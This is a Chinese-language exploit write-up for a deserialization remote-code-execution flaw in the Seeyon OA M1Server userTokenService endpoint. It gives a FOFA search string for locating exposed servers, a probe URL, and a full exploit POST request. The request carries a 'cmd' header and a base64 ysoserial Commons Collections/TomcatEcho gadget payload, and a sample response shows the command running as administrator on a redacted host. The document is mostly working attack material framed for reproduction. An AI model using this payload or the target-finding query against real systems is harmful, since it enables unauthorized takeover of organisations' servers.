Z3-2致远互联-M1移动协同办公管理软件-RCE


漏洞描述：

致远OA M1Server userTokenService 接口存在反序列化漏洞，未经授权的攻击者构造恶意的序列化数据可造成远程代码执行，最终可以获取服务器权限。

影响版本：

```
致远OA M1Server
```

网站图片：



不安全 | [redacted]3:9999

M1-Server 已启动，您可以使用移动设备登录M1

网络测绘：

fofa语法：


FOFA："M1-Server 已启动"

漏洞复现：

payload：

```
http://your-ip/esn_mobile_pns/service/userTokenService
```

效果图:



不安全 | [redacted]:9999/esn_mobile_pns/service/userTokenService

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
java.io.EOFException
	java.io.ObjectInputStream$PeekInputStream.readFully(ObjectInputStream.java:2303)
	java.io.ObjectInputStream$BlockDataInputStream.readShort(ObjectInputStream.java:2772)
	java.io.ObjectInputStream.readStreamHeader(ObjectInputStream.java:778)
	java.io.ObjectInputStream.<init>(ObjectInputStream.java:278)
	org.springframework.core.ConfigurableObjectInputStream.<init>(ConfigurableObjectInputStream.java:64)
	org.springframework.remoting.rmi.CodebaseAwareObjectInputStream.<init>(CodebaseAwareObjectInputStream.java:97)
	org.springframework.remoting.rmi.RemoteInvocationSerializingExporter.createObjectInputStream(RemoteInvocationSerializingExporter.java:122)
	org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.readRemoteInvocation(HttpInvokerServiceExporter.java:114)
	org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.readRemoteInvocation(HttpInvokerServiceExporter.java:95)
	org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter.handleRequest(HttpInvokerServiceExporter.java:72)
	org.springframework.web.servlet.mvc.HttpRequestHandlerAdapter.handle(HttpRequestHandlerAdapter.java:49)
	org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:923)
	org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:852)
	org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:882)
	org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:778)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:617)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

note The full stack trace of the root cause is available in the Apache Tomcat/6.0.35 logs.

出现以上这种情况可能存在漏洞


Exp:

```
POST /esn_mobile_pns/service/userTokenService HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Content-Type: application/x-www-form-urlencoded
cmd: whoami

{{base64dec(rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCA
```

PS：yso的TomcatEcho回显链+yakit base64解码

RCE



```
POST /esn_mobile_pns/service/userTokenService HTTP/1.1
Host: [redacted]:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Content-Type: application/x-www-form-urlencoded
cmd: whoami

{{base64dec(rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/
QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3Sm
znBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3
NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl
0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29t
bW9ucy5jb2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADW1UcmFuc2Zvc
m1lcnN0AC1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcG
FjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABHNyADtvcmcuYXBhY2h
lLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNv
bnN0YW50cQB
+AAN4cHZyACBqYXZheC5zY3JpcHQuU2NyaXB0RW5naW5lTWFuYWdlcgAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNo
ZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/
2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1
N0cmluZztbAAtpUGFyYW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDu
QzlifEHMpbAIAAHhwAAAAAHQAC25ld0luc3RhbmNldXIAE1tMamF2YS5sYW5nLkNsYXNzO6sW167LzVqZAgAAeHAA
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Tue, 15 Aug 2023 17:20:15 GMT
Content-Length: 24

oaserver\administrator
```